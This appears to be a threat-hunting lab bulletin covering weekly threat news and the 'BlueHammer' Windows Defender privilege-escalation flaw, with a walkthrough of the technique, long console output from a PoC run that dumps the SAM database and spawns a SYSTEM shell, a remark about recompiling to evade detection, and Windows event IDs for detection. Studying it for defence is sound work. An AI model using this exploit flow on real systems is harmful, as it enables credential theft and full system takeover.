

THREAT HUNTING

LAB

BlueHammer windows Zero-Day

Global Weekly Threat Overview


Global Weekly Notable One

Threat Hunting Activity


Global Weekly Threat Overview

Adobe has released emergency updates to fix a critical security flaw in Acrobat Reader that has come under active exploitation in the wild. The vulnerability, assigned the CVE identifier CVE-2026-34621, carries a CVSS score of 8.6 out of 10.0. Successful exploitation of the flaw could allow an attacker to run malicious code on affected installations. It has been described as a case of prototype pollution that could result in arbitrary code execution. Prototype pollution refers to a JavaScript security vulnerability that permits an attacker to manipulate an application's objects and properties.


Top 10 file types



Top 10 malware family



Top 3 Ransomware Group



The U.S. Federal Bureau of Investigation (FBI), in partnership with the Indonesian National Police, has dismantled the infrastructure associated with a global phishing operation that leveraged an off-the-shelf toolkit called W3LL to steal thousands of victims' account credentials and attempt more than \$20 million in fraud. The W3LL phishing kit allowed criminals to mimic legitimate login pages to deceive victims into handing over their credentials, thus allowing the attackers to seize control of their accounts. The phishing kit was advertised for a fee of about \$500.



Privilege Escalation: Exploitation for Privilege Escalation

BlueHammer is an unpatched Windows zero-day vulnerability that enables local privilege escalation from a low-privileged user to SYSTEM level. Disclosed publicly on April 3, 2026, by a frustrated security researcher after unsuccessful coordination with Microsoft, it exploits flaws in Windows Defender's signature-update process. No official patch or CVE exists as of April 2026.

Attackers with initial local access run the exploit to dump NTLM password hashes from the SAM database, normally restricted to SYSTEM processes. They then use pass-the-hash techniques to impersonate admin accounts, spawn elevated shells, and achieve full control for ransomware, lateral movement, or persistence. This turns Defender's own update mechanism against the system via timing tricks and path tricks.

Threat Hunting Activity

TACTIC Privilege Escalation

TECHNIQUES T1068 – Exploitation for Privilege Escalation

Adversaries may exploit software vulnerabilities in an attempt to elevate privileges. Exploitation of a software vulnerability occurs when an adversary takes advantage of a programming error in a program, service, or within the operating system software or kernel itself to execute adversary-controlled code.

Threat Hunting Activity


BlueHammer chains a Time-of-Check to Time-of-Use (TOCTOU) race condition with path confusion in Windows Defender's signature updates. The exploit triggers a Defender update download, applies opportunistic locks (oplocks) to pause processing, and exploits the window to manipulate file paths for writing to protected areas like SAM via Volume Shadow Copy Service (VSS) and symbolic links. Once recompiled the public poc executable to evade static detection the executable run flawless extracting local secrets.

```

Found Update :
Security Intelligence Update for Microsoft Defender Antivirus - KB2267682 (Version 1.447.227.0) - Current Channel (Broad)
Downloading updates...
Done.
Cabinet file mapped at 0x000002DAAC7FF1B4
Extracting cab file content...
Cab file content extracted.
Updates downloaded.
Creating VSS copy...
No volume shadow copies were found.
Waiting for oplock to trigger...
New volume shadow copy detected : \Device\HarddiskVolumeShadowCopy1
Successfully accessed volume shadow copy.
Oplock triggered.
Waiting for callback...
CfCallbackFetchPlaceHolders triggered !
Directory query from MsMpEng.exe
Waiting for oplock to trigger...
Defender flagged.
WD is frozen and the new VSS can be used.
Created update directory C:\Users\admin\AppData\Local\Temp\2\bb658385-5278-4baa-b8b2-a337eb361373
Created update file : C:\Users\admin\AppData\Local\Temp\2\bb658385-5278-4baa-b8b2-a337eb361373\mpengine.dll
Created update file : C:\Users\admin\AppData\Local\Temp\2\bb658385-5278-4baa-b8b2-a337eb361373\mpasbase.vdm
Created update file : C:\Users\admin\AppData\Local\Temp\2\bb658385-5278-4baa-b8b2-a337eb361373\mpasdelta.vdm
Created update file : C:\Users\admin\AppData\Local\Temp\2\bb658385-5278-4baa-b8b2-a337eb361373\mpavbase.vdm
Created update file : C:\Users\admin\AppData\Local\Temp\2\bb658385-5278-4baa-b8b2-a337eb361373\mpavdelta.vdm
Waiting for windows defender to create a new definition update directory...
Calling ServerMpUpdateEngineSignature...
Detected new definition update directory in C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{3F7CE0A6-258D-441F-A2FB-44AC58B8BA53}
Setting oplock on \\?\C:\Users\admin\AppData\Local\Temp\2\bb658385-5278-4baa-b8b2-a337eb361373\mpasbase.vdm
Waiting for oplock to trigger...
oplock triggered !
File moved \\?\C:\Users\admin\AppData\Local\Temp\2\bb658385-5278-4baa-b8b2-a337eb361373\mpasbase.vdm to C:\Users\admin\AppData\Local\Temp\2\bb658385-5278-4baa-b8b2-a337eb361373\mpasbase.vdm
Directory moved C:\Users\admin\AppData\Local\Temp\2\bb658385-5278-4baa-b8b2-a337eb361373 to C:\Users\admin\AppData\Local\Temp\2\bb658385-5278-4baa-b8b2-a337eb361373
Recreated C:\Users\admin\AppData\Local\Temp\2\bb658385-5278-4baa-b8b2-a337eb361373
Junction created C:\Users\admin\AppData\Local\Temp\2\bb658385-5278-4baa-b8b2-a337eb361373 => \BaseNamedObjects\Restricted
Object manager link created \BaseNamedObjects\Restricted\mpasbase.vdm => \Device\HarddiskVolumeShadowCopy1\Windows\System32\Config\SAM
Leaked file opened C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{3F7CE0A6-258D-441F-A2FB-44AC58B8BA53}\mpasbase.vdm
Read 131872 bytes
Exploit succeeded.
SAM file written at : C:\Users\admin\AppData\Local\Temp\2\2445f56a-22eb-4fae-8fef-3789ebba545d
CfExecute returned : 0x00000000
*****
User : Administrator
RID : 500
NTLM :
NewPasswordSet : OK.
IsAdmin : FALSE
Shell : OK.
SamiChangePasswordUser failed, error : 0xC000006C
PasswordRestore : Error 0
*****
User : Guest
  
```

Threat Hunting Activity

As part of the exploitation a defender scan is triggered using an EICAR file and after few seconds a new high privilege shell is provided



The screenshot shows a Windows command prompt window with the following text:

```
Checking for windows defender signature updates...
Found Update :
Security Intelligence Update for Microsoft Defender Antivirus - KB2267602 (Version 1.447.227.0) - Current Channel (Broad)
Downloading updates...
Done.
Cabinet file mapped at 0x000002DAAC7FF184
Extracting cab file content...
Cab file content extracted.
Updates downloaded.
Creating VSS copy...
No volume shadow copies were found.
Waiting for oplock to trigger...
New volume shadow copy detected : \Device\HarddiskVolu
Successfully accessed volume shadow copy.
Oplock triggered.
Waiting for callback...
CfCallbackFetchPlaceHolders triggered !
Directory query from MsMpEng.exe
Waiting for oplock to trigger...
Defender flagged.
WD is frozen and the new VSS can be used.
Created update directory C:\Users\admin\AppData\Local\
Created update file : C:\Users\admin\AppData\Local\Ten
Created update file : C:\Users\admin\AppData\Local\Ten
Created update file : C:\Users\admin\AppData\Local\Ten
Created update file : C:\Users\admin\AppData\Local\Ten
Created update file : C:\Users\admin\AppData\Local\Ten
Waiting for windows defender to create a new definitio
Calling ServerMpUpdateEngineSignature...
Detected new definition update directory in C:\Progran
58B8BA53}
Setting oplock on \??\C:\Users\admin\AppData\Local\Ten
Waiting for oplock to trigger...
oplock triggered !
File moved \??\C:\Users\admin\AppData\Local\Temp\2\bt
Temp\2\bb658385-5278-4baa-b8b2-a337eb361373.WDF00
Directory moved C:\Users\admin\AppData\Local\Temp\2\bb658385-5
85-5278-4baa-b8b2-a337eb361373.foo
Recreated C:\Users\admin\AppData\Local\Temp\2\bb658385-5278-4b
Junction created C:\Users\admin\AppData\Local\Temp\2\bb658385-
```

Overlaid on the command prompt is a Windows Security notification window titled "Windows Security". The notification text reads:

Windows Security

Windows Security


Actions needed in Microsoft Defender

Microsoft Defender Antivirus found Virus:DOS/EICAR_Test_File in foo.exe. Please restart your device.

Dismiss Restart

Threat Hunting Activity

Detection can be made on event Id 4688 correlating ioc of exploitation



Event Properties - Event 2001, Windows Defender

General Details

Microsoft Defender Antivirus has encountered an error trying to update security intelligence.

New security intelligence Version:
Previous security intelligence Version:
Update Source: User
Security intelligence Type: AntiVirus
Update Type: Delta
User: TALON\admin
Current Engine Version: 1.1.26020.3
Previous Engine Version: 1.1.26020.3
Error code: 0x80070714

Event Properties - Event 4688, Microsoft Windows security auditing.

General Details

A new process has been created.

Creator Subject:
Security ID: SYSTEM
Account Name: [REDACTED]
Account Domain: [REDACTED]
Logon ID: 0x3E7

Target Subject:
Security ID: NULL SID
Account Name: -
Account Domain: -
Logon ID: 0x0

Process Information:
New Process ID: 0x1868
New Process Name: C:\Windows\System32\VSSVC.exe
Token Elevation Type: TokenElevationTypeDefault (1)
Mandatory Label: Etichetta obbligatoria\Livello obbligat
Creator Process ID: 0x2f4
Creator Process Name: C:\Windows\System32\services.exe
Process Command Line: C:\WINDOWS\system32\vssvc.exe

Event Properties - Event 1116, Windows Defender

General Details

Microsoft Defender Antivirus has detected malware or other potentially unwanted software.
For more information please see the following:
https://go.microsoft.com/fwlink/?linkid=37020&name=Virus:DOS/EICAR_Test_File&threatid=2147519003&enterprise=0

Name: Virus:DOS/EICAR_Test_File
ID: 2147519003
Severity: Severe
Category: Virus
Path: file: C:\Users\admin\AppData\Local\Temp\2\ceea0f13-c6aa-4c5b-b5cf-c214c1eb8046\foo.exe
Detection Origin: Local machine
Detection Type: Concrete
Detection Source: Real-Time Protection

THREAT HUNTING

 SORINT SEC